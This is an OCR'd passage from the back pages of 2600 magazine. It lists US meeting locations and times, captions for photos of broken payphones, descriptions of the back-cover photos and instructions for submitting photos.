Peoria: Starbucks, 1200 West Main St.

Indiana

Evansville: Barnes & Noble cafe at 624 S Green River Rd.

Indianapolis: Mo'Joe Coffee House, 222 W Michigan St.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Davenport: Co-Lab, 1033 E 53rd St.

Kansas

Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown, 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 7 pm

Worcester: TESLA space - 97D Webster St.

Michigan

Ann Arbor: Starbucks in The Galleria on S University. 7 pm

Missouri

St. Louis: Arch Reactor Hacker Space, 2400 S Jefferson Ave.

Montana

Helena: Hall beside OX at Lundy Center.

Nebraska

Omaha: Westroads Mall food court near south entrance, 100th and Dodge. 7 pm

Nevada

Elko: Uber Games and Technology, 1071 Idaho St. 6 pm

Las Vegas: Barnes & Noble Starbucks Coffee, 3860 Maryland Pkwy. 7 pm

Reno: Barnes & Noble Starbucks 5555 S. Virginia St.

New Mexico

Albuquerque: Quelab Hacker/MakerSpace, 1112 2nd St NW. 6 pm

New York

Albany: SUNY Albany Transfer & Commuter Lounge, first floor, Campus Center.

New York: Citigroup Center, in the lobby, 153 E 53rd St, between Lexington & 3rd.

Rochester: Interlock Rochester, 1115 E Main St. 7 pm

North Carolina

Charlotte: Panera Bread, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm

Greensboro: Caribou Coffee, 3109 Northline Ave (Friendly Center).

Raleigh: Royal Bean coffee shop, 3801 Hillsborough St (next to the Playmakers Sports Bar and across from Meredith College). 7 pm

North Dakota

Fargo: 222 E Market St, upstairs near the bar, but not in it. 6 pm

Ohio

Cincinnati: Hive13, 2929 Spring Grove Ave. 7 pm

Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd. 7 pm

Columbus: Easton Town Center at the food court across from the indoor fountain. 7 pm

Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr., behind the Dayton Mall off SR-741.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Oregon

Portland: Theo's, 121 NW 5th Ave. 7 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm

Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm

Philadelphia: 30th St Station, southeast food court near mini post office.

Pittsburgh: Panera Bread on Blvd of the Allies near Pitt and CMU campuses. 7 pm

State College: in the HUB above the Sushi place on the Penn State campus.

Puerto Rico

San Juan: Plaza Las Americas on first floor.

Trujillo Alto: The Office Irish Pub. 7:30 pm

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: West Town Mall food court. 6 pm

Memphis: Republic Coffee, 2924 Walnut Grove Rd. 6 pm

Nashville: J&J's Market & Cafe, 1912 Broadway. 6 pm

Texas

Austin: Spider House Cafe, 2908 Fruth St, front room across from the bar. 7 pm

Dallas: Wild Turkey, 2470 Walnut Hill Lane, outside porch near the entrance. 7:30 pm

Houston: Ninfa's Express seating area, Galleria IV. 6 pm

San Antonio: Bunsen Burger, 5456 Walzem Rd. 7 pm

Vermont

Burlington: Quarterstaff Gaming Lounge, 178 Main St, 3rd floor.

Virginia

Arlington: (see District of Columbia)

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm

Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm

Virginia Beach: Pembroke Mall food court. 6 pm

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm

Spokane: The Service Station, 9315 N Nevada (North Spokane).

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.


More Broken Payphones

Disneyland. Again, technically not a city or country, at least not to us. This sad specimen was seen inside the Disneyland Grand Californian Hotel in Anaheim where they actually have permanent signs affixed to disabled payphones. A true sign of the times.

Photo by Curtis Vaughan

Washington D.C. In this case, it's probably a good thing that this payphone was removed, as we can only imagine how unpleasant an extended conversation could become. This also aptly illustrates America's changing priorities.

Photo by Dave Burnett



Copenhagen. At least in Denmark, when they retire payphones, they make a big deal out of it.


Photo by Patrik Larsson

Portland, Oregon. Always good to see a sense of humor in an otherwise somber setting.

Photo by Brett Campbell

Visit **http://www.2600.com/phones/** to see our foreign payphone photos!
(Or turn to the inside front cover to see more right now.)

The Back Cover Photos



This sign really sums up the hacker mentality. You can either go along with the masses on a tour of the world's biggest "closed system" or you can come join *2600* to bypass that and get on the inside. That this was found at the site of the famous and historic Biosphere experiments is icing on the cake. Thanks to **Ashes** for finding this in Oracle, Arizona.

So we go from a site that housed space colonization experiments to the opposite end of the spectrum: an abandoned school in Detroit. But *2600* exists here too to bear witness to the desolation. Maybe this would be a good site for a *2600* meeting. (No, seriously, that's a really bad idea.) Thanks to **Kevin Costain** for discovering this near Brush Park. We agree with his suggestion of renaming this place the "*2600* School of Hard Knocks."

Seen a photo with "2600" in it or something of interest to the hacker world? Send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed.

Email your submissions to **articles@2600.com** or use snail mail to:
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues) or a *2600* t-shirt of your choice.